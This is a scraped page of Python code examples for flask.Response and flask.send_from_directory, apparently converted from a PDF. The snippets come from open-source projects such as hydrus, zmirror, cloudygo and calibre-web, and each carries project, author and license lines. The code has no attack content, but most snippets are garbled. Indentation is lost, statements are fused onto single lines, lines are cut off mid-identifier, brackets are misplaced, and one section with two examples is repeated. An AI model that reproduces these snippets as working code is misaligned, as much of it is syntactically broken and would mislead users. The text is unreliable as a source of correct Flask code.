def video_feed():

    """Video streaming route. Put this in the src attribute of an img tag."""

    return Response(gen(Camera()),

        mimetype='multipart/x-mixed-replace; boundary=frame')
```

## **Example 20**

Project: *hydrus* Author: *HTTP-APIs* File: [\*resources.py\*](#) MIT License

5 vo

```
def get(self) -> Response:

    """Return main entrypoint for the api."""

    return set_response_headers(jsonify(get_doc().entrypoint.get()))
```

## **Example 21**

Project: *hydrus* Author: *HTTP-APIs* File: [\*resources.py\*](#) MIT License

5 vo

```
def get(self) -> Response:

    """Return the main hydra vocab."""

    return set_response_headers(jsonify(get_doc().generate()))
```

## **Example 22**

Project: *hydrus* Author: *HTTP-APIs* File: [\*resources.py\*](#) MIT License

5 vo

```
def get(self) -> Response:  
    """Return application main Entrypoint."""  
  
    response = {"@context": get_doc().entrypoint.context.generate()}  
  
    return set_response_headers(jsonify(response))
```

### Example 23

Project: *hydrus* Author: *HTTP-APIs* File: [resources.py](#) MIT License

5 vo

```
def get(self, id_: str, path: str) -> Response:  
    """  
  
    GET object with id = id_ from the database.  
  
    :param id_ : Item ID  
  
    :param path : Path for Item ( Specified in APIDoc @id)  
    """  
  
    id_ = str(id_)  
  
    auth_response = check_authentication_response() if  
        isinstance(auth_response, Response):  
  
        return auth_response  
  
    class_type = get_doc().collections[path]["collection"].class_.title  
  
    # Get path of the collection-class
```

```

class_path = get_doc().collections[path]["collection"].class_.path if
checkClassOp(class_path, "GET"):

# Check if class_type supports GET operation

try:

# Try getting the Item based on ID and Class type response =
crud.get(
    id_,
    class_type,
    api_name=get_api_name(),
    session=get_session())

response = finalize_response(class_path, response) return
set_response_headers()

jsonify(hydray(response, path=path)))

except (ClassNotFound, InstanceNotFound) as e:

error = e.get_HTTP()

return set_response_headers(jsonify(error.generate()), status_code
abort(405))

```

## Example 24

Project: *hydrus* Author: *HTTP-APIs* File: [resources.py](#) MIT License

5 vo

```

def delete(self, id_: str, path: str) -> Response:
    """Delete object with id=id_ from database."""

```

```
id_ = str(id_)

auth_response = check_authentication_response() if
isinstance(auth_response, Response):

return auth_response

class_type = get_doc().collections[path]["collection"].class_.title

# Get path of the collection-class

class_path = get_doc().collections[path]["collection"].class_.path if
checkClassOp(class_path, "DELETE"):

# Check if class_type supports PUT operation

try:

# Delete the Item with ID == id_

crud.delete(id_, class_type, session=get_session()) method =
"DELETE"

resource_url = "{}{}/{}/{}".format(
get_hydrus_server_url(), get_api_name(), path, id_) last_job_id =
crud.get_last_modification_job_id(session=get_sessio

new_job_id = crud.insert_modification_record(method, resource_url,
session=get_session())

send_sync_update(socketio=socketio, new_job_id=new_job_id,
last_job_id=last_job_id, method=method,
resource_url=resource_url)

status_description = "Object with ID {} successfully deleted".form
status = HydraStatus(code=200, title="Object successfully deleted.
```

```
desc=status_description)

return set_response_headers(jsonify(status.generate())) except
(ClassNotFound, InstanceNotFound) as e:

error = e.get_HTTP()

return set_response_headers(jsonify(error.generate())), status_code
abort(405)
```

## Example 25

Project: *hydrus* Author: *HTTP-APIs* File: [resources.py](#) MIT License

5 vo

```
def delete(self, path: str) -> Response:
```

"""

Method executed for DELETE requests.

Used to delete a non-collection class.

```
:param path - Path for Item ( Specified in APIDoc @id)
```

"""

```
auth_response = check_authentication_response() if
isinstance(auth_response, Response):
```

```
return auth_response
```

```
endpoint_ = checkEndpoint("DELETE", path) if not
endpoint_['method']:
```

```
abort(endpoint_['status'])
```

```
elif path in get_doc().parsed_classes and "{}Collection".format(
```

path) not in get\_doc().collections:

```
# No Delete Operation for collections
```

try:

```
    class_type = get_doc().parsed_classes[path]['class'].title
    crud.delete_single(class_type, session=get_session()) method =
    "DELETE"

    resource_url = "{}{}/{}".format(
        get_hydrus_server_url(), get_api_name(), path)

    last_job_id = crud.get_last_modification_job_id(session=get_sessio
    new_job_id = crud.insert_modification_record(method, resource_url,
    session=get_session())

    send_sync_update(socketio=socketio, new_job_id=new_job_id,
    last_job_id=last_job_id, method=method,
```

resource\_url=resource\_url)

```
    status = HydraStatus(code=200, title="Object successfully added")
    return set_response_headers(jsonify(status.generate())) except
    (ClassNotFound, InstanceNotFound) as e:
```

error = e.get\_HTTP()

return set\_response\_headers(

jsonify(error.generate()), status\_code=error.code) **Example 26**

Project: *hydrus* Author: *HTTP-APIs* File: [resources.py](#) [MIT License](#)

5 vo

```
def delete(self, path, int_list):
```

"""

To delete multiple objects

:param path: endpoints

:param int\_list: Optional String containing ',' separated ID's

:return:

"""

```
auth_response = check_authentication_response() if
isinstance(auth_response, Response):
```

```
    return auth_response
```

```
class_type = get_doc().collections[path]["collection"].class_.title if
checkClassOp(class_type, "DELETE"):
```

```
# Check if class_type supports PUT operation
```

```
try:
```

```
# Delete the Item with ID == id_
```

```
crud.delete_multiple(int_list, class_type, session=get_session())
method = "DELETE"
```

```
path_url = "{}{}{}".format(
```

```
get_hydrus_server_url(), get_api_name(), path)
```

```
last_job_id = crud.get_last_modification_job_id(session=get_session())
id_list = int_list.split(',')  
for item in id_list:
```

```
    resource_url = path_url + item
```

```

new_job_id = crud.insert_modification_record(method, resource_
session=get_sessi
send_sync_update(socketio=socketio, new_job_id=new_job_id,
last_job_id=last_job_id, method=method,
resource_url=resource_url)
last_job_id = new_job_id
status_description = "Objects with ID {} successfully deleted".for
id_list)
status = HydraStatus(code=200, title="Objects successfully deleted"
desc=status_description)
return set_response_headers(jsonify(status.generate())) except
(ClassNotFound, InstanceNotFound) as e:
error = e.get_HTTP()
return set_response_headers(jsonify(error.generate())), status_code
abort(405)

```

## Example 27

Project: *hydrus* Author: *HTTP-APIs* File: [auth.py](#) MIT License

5 vo

```
def token_response(token: str) -> Response:
```

```
"""
```

Return successful token generation object

```
"""
```

```
message = {200: "User token generated"}  
  
response = set_response_headers(jsonify(message),  
status_code=200, headers=[{'X-Authorization': token}])  
  
return response
```

## Example 28

Project: *hydrus* Author: *HTTP-APIs* File: [auth.py](#) MIT License

5 vo

```
def failed_authentication(incorrect: bool) -> Response:
```

"""

Return failed authentication object.

"""

```
if not incorrect:
```

```
    message = {401: "Need credentials to authenticate"}
```

```
    realm = 'Basic realm="Login required"
```

```
else:
```

```
    message = {401: "Incorrect credentials"}
```

```
    realm = 'Basic realm="Incorrect credentials"'
```

```
    nonce = create_nonce(get_session())
```

```
    response = set_response_headers(jsonify(message),  
status_code=401, headers=[{'WWW-Authenticate': realm},
```

```
        {'X-Authentication': nonce}])
```

```
return response
```

## Example 29

Project: *hydrus* Author: *HTTP-APIs* File: [\*auth.py\*](#) MIT License

```
5 vo
```

```
def verify_user() -> Union[ Response, None]:
```

```
"""
```

Verify the credentials of the user and assign token.

```
"""
```

```
try:
```

```
    auth = check_authorization(request, get_session()) if auth is False:
```

```
        return failed_authentication(True)
```

```
    elif get_token():
```

```
        token = add_token(request, get_session())
```

```
        return token_response(token)
```

```
    except Exception as e:
```

```
        error = e.get_HTTP() # type: HydraError
```

```
        return set_response_headers(jsonify(error.generate())),  
        status_code=error.c return None
```

## Example 30

Project: *hydrus* Author: *HTTP-APIs* File: [\*helpers.py\*](#) MIT License

```
5 vo
```

```
def set_response_headers(resp: Response,
    ct: str = "application/ld+json",
    headers: List[Dict[str, Any]] = [],
    status_code: int = 200) -> Response:
    """Set the response headers."""
    resp.status_code = status_code
    for header in headers:
        resp.headers[list(header.keys())[0]] = header[list(header.keys())[0]]
    resp.headers['Content-type'] = ct
    link = "http://www.w3.org/ns/hydra/core#apiDocumentation"
    resp.headers['Link'] = '<{}{};/vocab>; rel="{}"'.format(
        get_hydrus_server_url(), get_api_name(), link)
    return resp
```

### Example 31

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [helpers.py](#) Apache License 2.0

5 vo

```
def test_streaming_with_context(self):
    app = flask.Flask(__name__)
    app.testing = True
    @app.route('/')
```

```
def index():

def generate():

    yield 'Hello '

    yield flask.request.args['name']

    yield '!'

return flask.Response(flask.stream_with_context(generate())))

c = app.test_client()

rv = c.get('/?name=World')

self.assertEqual(rv.data, b'Hello World!')
```

## Example 32

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [helpers.py](#) Apache License 2.0

5 vo

```
def test_streaming_with_context_as_decorator(self):
    app = flask.Flask(__name__)

    app.testing = True

    @app.route('/')

    def index():

        @flask.stream_with_context

        def generate():

            yield 'Hello '
```

```
yield flask.request.args['name']

yield '!'

return flask.Response(generate())

c = app.test_client()

rv = c.get('/?name=World')

self.assertEqual(rv.data, b'Hello World!')
```

### Example 33

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [helpers.py](#) Apache License 2.0

5 vo

```
def test_streaming_with_context_and_custom_close(self):
    app = flask.Flask(__name__)
    app.testing = True
    called = []

    class Wrapper(object):

        def __init__(self, gen):
            self._gen = gen

        def __iter__(self):
            return self

        def close(self):
            called.append(42)
```

```

def __next__(self):
    return next(self._gen)

next = __next__

@app.route('/')
def index():
    def generate():
        yield 'Hello '
        yield flask.request.args['name']
        yield '!'
    return flask.Response(flask.stream_with_context(
        Wrapper(generate())))
c = app.test_client()
rv = c.get('/?name=World')
self.assertEqual(rv.data, b'Hello World!')
self.assertEqual(called, [42])

```

### **Example 34**

5 vo

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

```

def test_teardown_request_handler_debug_mode(self):
    called = []
    app = flask.Flask(__name__)

```

```

app.testing = True

@app.teardown_request

def teardown_request(exc):
    called.append(True)

    return "Ignored"

@app.route('/')

def root():

    return " Response"

rv = app.test_client().get('/')

self.assert_equal(rv.status_code, 200)

self.assert_in(b' Response', rv.data)

self.assert_equal(len(called), 1)

```

### **Example 35**

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [helpers.py](#) Apache License 2.0

5 vo

```

def test_streaming_with_context(self):

    app = flask.Flask(__name__)

    app.testing = True

    @app.route('/')

    def index():

```

```
def generate():

    yield 'Hello '

    yield flask.request.args['name']

    yield '!'

return flask.Response(flask.stream_with_context(generate())) c =
app.test_client()

rv = c.get('/?name=World')

self.assertEqual(rv.data, b'Hello World!')
```

### Example 36

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [helpers.py](#) Apache License 2.0

5 vo

```
def test_streaming_with_context_and_custom_close(self):
    app = flask.Flask(__name__)

    app.testing = True

    called = []

    class Wrapper(object):

        def __init__(self, gen):
            self._gen = gen

        def __iter__(self):
            return self
```

```
def close(self):
    called.append(42)

def __next__(self):
    return next(self._gen)

next = __next__

@app.route('/')
def index():

def generate():
    yield 'Hello '
    yield flask.request.args['name']
    yield '!'

    return flask.Response(flask.stream_with_context(
        Wrapper(generate())))

c = app.test_client()

rv = c.get('/?name=World')
self.assertEqual(rv.data, b'Hello World!')
self.assertEqual(called, [42])
```

## Example 37

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

5 vo

```
def test_teardown_request_handler(self):
```

```
called = []

app = flask.Flask(__name__)

@app.teardown_request

def teardown_request(exc):

    called.append(True)

    return "Ignored"

@app.route('/')

def root():

    return " Response"

rv = app.test_client().get('/')

self.assert_equal(rv.status_code, 200)

self.assert_in(b' Response', rv.data)

self.assert_equal(len(called), 1)
```

### Example 38

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

5 vo

```
def test_teardown_request_handler_debug_mode(self): called = []

app = flask.Flask(__name__)

app.testing = True

@app.teardown_request
```

```
def teardown_request(exc):
    called.append(True)
    return "Ignored"

@app.route('/')
def root():
    return " Response"
    rv = app.test_client().get('/')
    self.assert_equal(rv.status_code, 200)
    self.assert_in(b' Response', rv.data)
    self.assert_equal(len(called), 1)
```

### **Example 39**

Project: *gpu-mux* Author: *google* File: [gpumux.py](#) Apache License 2.0

5 vo

```
def job_log(job_id):
    if os.path.exists(os.path.join(RUNNING_PATH, '%s.log' % job_id)):
        fn = os.path.join(RUNNING_PATH, '%s.log' % job_id)
    elif os.path.exists(os.path.join(COMPLETED_PATH, '%s.log' % job_id)):
        fn = os.path.join(COMPLETED_PATH, '%s.log' % job_id)
    else:
        flask.abort(404)

    return flask.Response(open(fn, 'r').read(), mimetype='text/plain')
```

### **Example 40**

Project: *everyclass-server* Author: *everyclass* File: [views.py Mozilla Public License 2.0](#)

5 vo

```
def enter_maintenance():

    config = get_config()

    auth = request.authorization

    if auth \\\n

        and auth.username in config.MAINTENANCE_CREDENTIALS \\ and
        config.MAINTENANCE_CREDENTIALS[auth.username] ==
        auth.password: open(config.MAINTENANCE_FILE, "w+").close() #\\
        maintenance file open(os.path.join(os.getcwd(), 'reload'),
        "w+").close() # uwsgi reload return 'success'

    else:\\n

        return Response(\\n
            'Could not verify your access level for that URL.\n'\\n
            'You have to login with proper credentials', 401,
            {"WWW-Authenticate": 'Basic realm="Login Required"'}) Example 41
```

Project: *zmirror* Author: *aploium* File: [utils.py MIT License](#)

5 vo

```
def generate_simple_resp_page(errormsg=b'We Got An Unknown
Error', error_code=500)

"""

:type errmsg: bytes
```

```
:type error_code: int  
:rtype: Response  
"""  
  
return make_response(errormsg, error_code)
```

## Example 42

Project: *zmirror* Author: *aploium* File: [\*utils.py\*](#) MIT License

```
5 vo  
  
def generate_html_redirect_page(target_url, msg="", delay_sec=1):  
    """生成一个HTML重定向页面
```

某些浏览器在301/302页面不接受cookies, 所以需要用html重定向页面来传cookie

```
:type target_url: str  
:type msg: str  
:type delay_sec: int  
:rtype: Response  
"""  
  
resp_content = r"""<!doctype html>  
<html lang="zh-CN">  
<head>  
<meta charset="UTF-8">
```

```
<title>重定向 (Page Redirect)</title>

<meta http-equiv="refresh" content="%d; url=%s">

<script>setTimeout(function(){location.href="%s"} , %d000);</script>

</head>

<body>

<pre>%s</pre>

<hr />

You are now redirecting to <a href="%s">%s</a>, if it didn't redirect
automaticall

</body>

</html>""" % (
    delay_sec, html_escape(target_url), html_escape(target_url),
    delay_sec + 1

    html_escape(msg), html_escape(target_url), html_escape(target_url)

)

resp_content = resp_content.encode('utf-8')

return Response(response=resp_content)

# 在 cdn_redirect_encode_query_str_into_url 中用于标示编码进url的
分隔串
```

### Example 43

Project: *zmirror* Author: *aploium* File: [\*zmirror.py\*](#) [MIT License](#)

5 vo

```
def dump_zmirror_snapshot(folder="error_dump", msg=None,  
our_response=None):
```

"""

dump当前状态到文件

:param folder: 文件夹名

:type folder: str

:param our\_response: Flask返回对象, 可选

:type our\_response: Response

:param msg: 额外的信息

:type msg: str

:return: dump下来的文件绝对路径

:rtype: Union[str, None]

"""

```
import pickle
```

```
try:
```

```
if not os.path.exists(zmirror_root(folder)):
```

```
    os.mkdir(zmirror_root(folder))
```

```
_time_str = datetime.now().strftime('snapshot_%Y-%m-%d_%H-%M-%S')  
import config
```

```
snapshot = {
```

```

"time": datetime.now(),
"parse": parse.dump(),
"msg": msg,
"traceback": traceback.format_exc(),
"config": attributes(config, to_dict=True),
"FlaskRequest": attributes(request, to_dict=True),
}

if our_response is not None:
    our_response.freeze()

snapshot["OurResponse"] = our_response
dump_file_path = os.path.abspath(os.path.join(zmirror_root(folder), '_time_'))
with open(dump_file_path, 'wb') as fp:
    pickle.dump(snapshot, fp, pickle.HIGHEST_PROTOCOL)
return dump_file_path

except:
    return None

```

#### **Example 44**

Project: *zmirror* Author: *aploium* File: [\*zmirror.py\*](#) [MIT License](#)

5 vo

```

def generate_304_response(_content_type=None):
    """":rtype Response"""

```

```
r = Response(content_type=_content_type, status=304)
r.headers.add('X-Cache', 'FileHit-304')
```

```
return r
```

## Example 45

Project: *zmirror* Author: *aploium* File: [zmirror.py MIT License](#)

5 vo

```
def is_ip_not_in_allow_range(ip_address):
```

```
    """判断ip是否在白名单中"""
    if ip_address in single_ip_allowed_set:
```

```
        return False
```

```
    ip_address_obj = ipaddress.ip_address(ip_address)
    for allowed_network in
        human_ip_verification_default_whitelist_networks:
            if ip_address_obj
                in allowed_network:
```

```
        return False
```

```
    return True
```

```
# ##### End utils #####
```

```
# ##### Begin Server Response Handler
#####
```

## Example 46

Project: *zmirror* Author: *aploium* File: [zmirror.py MIT License](#)

5 vo

```
def response_cookie_rewrite(cookie_string):
    """
    rewrite response cookie string's domain to my_host_name
    :type cookie_string: str
    """

    cookie_string = regex_cookie_rewriter.sub('domain=' + my_host_name_no_port, co return cookie_string

# ##### End Server Response Handler #####
# ##### Begin Client Request Handler #####

```

## Example 47

Project: *zmirror* Author: *aploium* File: [\*zmirror.py\* MIT License](#)

5 vo

```
def crossdomain_xml():
    return Response("""<?xml version="1.0"?>
<!DOCTYPE cross-domain-policy SYSTEM
"http://www.macromedia.com/xml/dtds/cross-dom
<cross-domain-policy>
<allow-access-from domain="*"/>
<site-control permitted-cross-domain-policies="all"/>
```

```
<allow-http-request-headers-from domain="*" headers="*"  
secure="false"/>
```

```
</cross-domain-policy>"", content_type='text/x-cross-domain-  
policy') Example 48
```

Project: *zmirror* Author: *aploium* File: [\*test\\_default\\_mirror.py\*](#) [MIT License](#)

5 vo

```
def test_kernel_pages(self):
```

```
"""
```

default config is a mirror of https://www.kernel.org/

```
"""
```

```
self.reload_zmirror({"developer_string_trace": "/"})
```

```
# https://www.kernel.org/
```

```
self.rv = self.client.get('/', environ_base={'REMOTE_ADDR':  
'1.2.3.4'})
```

```
assert isinstance(self.rv, Response) self.assertIn(b'The Linux Kernel  
Archives', self.rv.data, msg=self.dump())  
self.assertIn(b'/extdomains/www.wiki.kernel.org/', self.rv.data,  
msg=self.
```

```
# 下面这句话没有任何作用, 只是为了cover到一行没什么用的代码
```

```
str(self.zmirror)
```

**Example 49**

Project: *zmirror* Author: *aploium* File: [\*test\\_default\\_mirror.py\*](#) [MIT License](#)

5 vo

```
def test_kernel_pages_compressed(self):
    """
    default config is a mirror of https://www.kernel.org/
    """

    # https://www.kernel.org/
    self.rv = self.client.get('/', environ_base={'REMOTE_ADDR': '1.2.3.4'}, headers={"accept-encoding": "gzip, deflate, br"})
)

assert isinstance(self.rv, Response)

self.assertIn(b'The Linux Kernel Archives', self.rv.data,
msg=self.dump()) self.assertIn(b'/extdomains/www.wiki.kernel.org/',
self.rv.data, msg=self.
```

## Example 50

Project: *zmirror* Author: *aploium* File: [base\\_class.py](#) MIT License

5 vo

```
def _dump(self, select='all'):
    """
    :type select: Union[int, str]
    :rtype: str
    """
```

```
from pprint import pformat

select = {
    "all": "all",
    1: "rv",
    2: "rv2",
    3: "rv3",
}[select]

dump = "\n----- begin dump -----"
dump += "\n----- zmirror parse -----\\n"
dump += attributes(self.zmirror.parse)

if self.zmirror.parse.remote_response is not None: dump += "\n-----\\n"
    ----- zmirror remote request -----\\n"

dump += attributes(self.zmirror.parse.remote_response.request)
dump += "\n----- zmirror remote response -----\\n"

dump += attributes(self.zmirror.parse.remote_response) for rv_name
in ([select] if select != "all" else ["rv", "rv2", "rv3"]): if not hasattr(self,
rv_name):
    continue

rv = getattr(self, rv_name) # type: Response

if not isinstance(rv, Response):
    continue
```

```
dump += "\n----- {} -----".format(rv_name) dump +=  
attributes(rv)  
  
dump += "\n----- {}.headers -----".format(rv_name)  
dump += pformat(list(rv.headers.items()))  
  
dump += "\n----- end dump -----"\n"  
  
return dump
```

## Python `flask.send_from_directory()` Examples

The following are code examples for showing how to use `flask.send_from_directory()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: [cloudygo](#) Author: [asthroid](#) File: `serve.py` Apache License 2.0 7 vc

```
def send_game(filename):
    path = os.path.join(LOCAL_DATA_DIR, filename)
    if is_naughty(path, LOCAL_DATA_DIR, ""):
        return ''
    if not os.path.exists(path):
        return 'Not Found'

    mimetypes = {
        '.png': 'image/png',
        '.sgf': 'xapplication/x-go-sgf',
    }
    mimetype = mimetypes.get(path[-4:], None)

    if mimetype:
        return send_from_directory(
            LOCAL_DATA_DIR,
            filename,
            mimetype=mimetype,
            cache_timeout=30*60)
    return 'Not Found'
```

### Example 2

Project: [cloudygo](#) Author: [asthroid](#) File: `serve.py` Apache License 2.0 6 vc

```
def ctl_file(filename=''):
    folder = os.path.join(app.instance_path, 'ringmaster')
    filepath = os.path.join(folder, filename)
    if is_naughty(filepath, app.instance_path, ""):
        return ''

    if any(filename.endswith('.' + ext) for ext in
           ('ctl', 'report', 'hist', 'log')):
        return send_from_directory(
            folder,
            filename,
            mimetype='text/plain',
            cache_timeout=15*60)

    if filepath.endswith('.sgf') and os.path.isfile(filepath):
        with open(filepath) as f:
            data = f.read()
        return render_game(
            bucket='ringmaster',
            module_name='',
            data=data,
```

Python flask.send\_from\_directory() Examples The following are code examples for showing how to use `flask.send_from_directory()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: *cloudygo* Author: *sethtroisi* File: [serve.py](#) Apache License 2.0

7 vo

```
def send_game(filename):

    path = os.path.join(LOCAL_DATA_DIR, filename) if is_naughty(path,
        LOCAL_DATA_DIR, ""):

        return ""

    if not os.path.exists(path):

        return 'Not Found'

    mimetypes = {

        '.png': 'image/png',

        '.sgf': 'xapplication/x-go-sgf',

    }

    mimetype = mimetypes.get(path[-4:], None)

    if mimetype:

        return send_from_directory(

            LOCAL_DATA_DIR,
```

```
filename,  
mimetype=mimetype,  
cache_timeout=30*60)  
  
return 'Not Found'
```

## Example 2

Project: *cloudygo* Author: *sethtroisi* File: [serve.py](#) Apache License 2.0

6 vo

```
def ctl_file(filename=""):  
  
    folder = os.path.join(app.instance_path, 'ringmaster') filepath =  
    os.path.join(folder, filename)  
  
    if is_naughty(filepath, app.instance_path, ""): return ""  
  
    if any(filename.endswith('.' + ext) for ext in  
          ['ctl', 'report', 'hist', 'log']):  
  
        return send_from_directory(  
            folder,  
            filename,  
            mimetype='text/plain',  
            cache_timeout=15*60)  
  
    if filepath.endswith('.sgf') and os.path.isfile(filepath): with  
        open(filepath) as f:
```

```
data = f.read()

return render_game(
    bucket="ringmaster",
    model_name="",
    data=data,
    filename="", force_full=True)

if not (filename == "" or filename.endswith(".games")): return
'Restricted'

if not os.path.isdir(filepath):
    return ""

f_stats = _fstat_dir(filepath, filename)

return render_template(
    'fileslist.html',
    navbar_title='Ringmaster CTL Files({})'.format(len(f_stats)),
    header='Various ringmaster files (updated sporadically).',
    serve_func='ctl_file',
    files=f_stats)
```

### Example 3

Project: *pornote* Author: *haltode* File: [homework.py](#) MIT License

6 vo

```
def download(filename):
```

```
if "email" not in session:  
  
    return redirect(url_for("homepage")) member =  
        Member.query.filter_by(email=session["email"]).first() homework =  
        Homework.query.filter_by(filename=filename).first() if not  
        homework.is_public:  
  
    if member.points <= 0:  
  
        return redirect(url_for("homepage")) member.points -= 1  
  
    db.session.commit()  
  
    current_path = os.path.dirname(os.path.realpath(__file__)) uploads  
    = os.path.join(current_path, app.config["UPLOAD_FOLDER"]) return  
    send_from_directory(uploads, filename) Example 4
```

Project: *ara-archive* Author: *dmsimard* File: [webapp.py](#) [GNU General Public License v3.0](#)

6 vo

```
def configure_static_route(app):  
  
    # Note (dmsimard)  
  
    # /static/ is provided from in-tree bundled files and libraries.  
  
    # /static/packaged/ is routed to serve packaged (i.e, XStatic)  
    # libraries.  
  
    #  
  
    # The reason why this isn't defined as a proper view by itself is due  
    # to  
  
    # a limitation in flask-frozen. Blueprint'd views methods are like so:
```

```
# "<view>.<method>. The URL generator of flask-frozen is a method
decorator

# that expects the method name as the function and, obviously, you
can't

# really have dots in functions.

# By having the route configured at the root of the application,
there's no

# dots and we can decorate "serve_static_packaged" instead of, say,
# "static.serve_packaged".

@app.route('/static/packaged/<module>/<path:filename>') def
serve_static_packaged(module, filename): xstatic =
current_app.config['XSTATIC']

if module in xstatic: return send_from_directory(xstatic[module],
filename) else:
    abort(404)
```

## Example 5

Project: *calibre-web* Author: *janeczku* File: [web.py](#) [GNU General Public License v3.0](#)

6 vo

```
def serve_book(book_id, book_format, anyname): book_format =
book_format.split(".")[0]

book = db.session.query(db.Books).filter(db.Books.id ==
book_id).first() data = db.session.query(db.Data).filter(db.Data.book
== book.id).filter(db.Dat
.first())
```

```

log.info('Serving book: %s', data.name)

if config.config_use_google_drive:

    headers = Headers()

    headers["Content-Type"] = mimetypes.types_map.get('.' +
book_format, "appl df = getFileFromEbooksFolder(book.path,
data.name + "." + book_format) return do_gdrive_download(df,
headers)

else:

    return send_from_directory(os.path.join(config.config_calibre_dir,
book.p

# @web.route("/download/<int:book_id>/<book_format>", defaults=
{'anynname': 'None'}

```

## Example 6

Project: *calibre-web* Author: *janeczku* File: [\*helper.py\*](#) [\*GNU General Public License v3.0\*](#)

6 vo

```

def do_download_file(book, book_format, data, headers): if
config.config_use_google_drive:

    startTime = time.time()

    df = gd.getFileFromEbooksFolder(book.path, data.name + "." +
book_format) log.debug('%s', time.time() - startTime)

    if df:

        return gd.do_gdrive_download(df, headers)

    else:

```

```
abort(404)

else:

filename = os.path.join(config.config_calibre_dir, book.path) if not
os.path.isfile(os.path.join(filename, data.name + "." + book_format

# ToDo: improve error handling

log.error('File not found: %s', os.path.join(filename, data.name + "."

response = make_response( send_from_directory(filename,
data.name + "." +

response.headers = headers

return response
```

```
#####
```

## Example 7

Project: *dockerizeme* Author: *dockerizeme* File: [snippet.py](#) Apache  
[License 2.0](#)

6 vo

```
def image(filename):

try:

w = int(request.args['w'])

h = int(request.args['h'])

except (KeyError, ValueError):

return send_from_directory('.', filename)
```

```
try:  
    im = Image.open(filename)  
    im.thumbnail((w, h), Image.ANTIALIAS)  
    io = StringIO.StringIO()  
    im.save(io, format='JPEG')  
  
    return Response(io.getvalue(), mimetype='image/jpeg') except  
    IOError:  
        abort(404)  
  
    return send_from_directory('..', filename)
```

## Example 8

Project: *pixelAntiAdblock* Author: *Mechazawa* File: [application.py](#)  
[GNU General Public License v3.0](#)

5 vo

```
def img():  
    uuid = request.args.get('uuid', "")  
    filename = 'ad.png'  
  
    if not completed_challenge(uuid, check_min_content): filename =  
        'block.jpg'  
  
    if len(uuid) != 36:  
        filename = 'err.jpg'  
  
    return send_from_directory(app.static_folder, filename) Example 9
```

Project: *myweb* Author: *Busui* File: [views.py](#) [MIT License](#)

5 vo

```
def uploaded_file(filename):  
  
    return  
    send_from_directory(current_app.config['UPLOAD_FOLDER'],  
    filename)
```

## Example 10

Project: *cloudygo* Author: *sethtroisi* File: [serve.py](#) [Apache License 2.0](#)

5 vo

```
def opening_image(filename):  
  
    folder = os.path.join(app.instance_path, 'openings') path =  
    os.path.join(folder, filename)  
  
    if is_naughty(path, app.instance_path, '.png'): return "  
  
    return send_from_directory(  
  
        folder,  
  
        filename,  
  
        cache_timeout=60*60)
```

## Example 11

Project: *cloudygo* Author: *sethtroisi* File: [serve.py](#) [Apache License 2.0](#)

5 vo

```
def model_thumb(name):

    folder = os.path.join(app.instance_path, 'photos', 'thumbs') path =
    os.path.join(folder, name)

    if is_naughty(path, app.instance_path, '.jpg'): return ""

    return send_from_directory(
        folder,
        name,
        cache_timeout=60*60)
```

## Example 12

Project: *cloudygo* Author: *sethtroisi* File: [serve.py](#) Apache License 2.0

5 vo

```
def converted_model(filename=""):

    if filename == "":

        filename = os.path.join(CloudyGo.DEFAULT_BUCKET, "models")
        filepath = os.path.join(LOCAL_DATA_DIR, filename) if
        os.path.isfile(filepath):

            if is_naughty(filepath, LOCAL_DATA_DIR, ".txt.gz"): return 'Not
            Found'

            return send_from_directory(
                LOCAL_DATA_DIR,
                filename,
```

```
as_attachment=True)

if is_naughty(filepath, LOCAL_DATA_DIR, "models"): return 'must
end in models'

if not os.path.isdir(filepath):
    return ""

f_stats = _fstat_dir(filepath, filename)

f_stats = [(f,stats) for f,stats in f_stats if
f.endswith(UPDATED_SUFFIX)]

return render_template(
'fileslist.html',

navbar_title='Minigo Models Converted to Leela-Zero weights',
header='{} Found'.format(len(f_stats)),

serve_func='converted_model',
files=f_stats)
```

### Example 13

Project: *password\_pwncheck* Author: CboeSecurity File: [password-pwncheck.py](#) MIT License

5 vo

```
def StaticRequests():

reqfile = request.path[1:]

sp = os.path.join(app.root_path, cfg.staticdir) mimetype=None

if reqfile == 'image.svg':
```

```
mimetype = 'image/svg+xml'
```

```
return send_from_directory(sp,reqfile,mimetype=mimetype)
```

## **Example 14**

Project: `rate.sx` Author: `chubin` File: [`srv.py`](#) [MIT License](#)

5 vo

```
def send_static(path):
```

```
return send_from_directory(STATIC, path)
```

## Example 15

Project: *rate.sx* Author: *chubin* File: [srv.py](#) [MIT License](#)

5 vo

```
def send_favicon():
```

```
return send_from_directory(STATIC, 'favicon.ico') Example 16
```

Project: `rate.sx` Author: `chubin` File: [`srv.py`](#) MIT License

5 vo

```
def send_malformed():
```

```
return send_from_directory(STATIC, 'malformed-response.html')
```

## **Example 17**

Project: *Saylua* Legacy Author: *saylua* File: [init .py](#) GNU Affero General Public License v3.0

5 vo

```
def favicon():
```

```
return send_from_directory(join(app.root_path, 'static'), 'favicon.ico',
mimetype='image/vnd.microsoft.icon')
```

## Example 18

Project: *weather21* Author: *salsa-system* File: [weather-server.py](#)  
[GNU General Public License v3.0](#)

5 vo

```
def client():

    return send_from_directory('static', 'weather.py')

# Charge a fixed fee per request to the /city current weather endpoint
```

## Example 19

Project: *SenseMe* Author: *TomFaulkner* File: [flask\\_app.py](#)  
[GNU General Public License v3.0](#)

5 vo

```
def index():

    # return flask.send_from_directory('./static/', 'index.html')
    flask.flash(str((fan.speed, fan.brightness))) return
    flask.render_template("index.html")

# Light Functions
```

## Example 20

Project: *liteshort* Author: *132ikl* File: [liteshort.py](#)  
[MIT License](#)

5 vo

```
def favicon():

    return send_from_directory(os.path.join(app.root_path, 'static'),
```

'favicon.ico', mimetype='image/vnd.microsoft.icon') **Example 21**

Project: *object-detection* Author: *cristianpb* File: [app.py](#) MIT License

5 vo

```
def image_preview(filename):
    w = request.args.get('w', None)
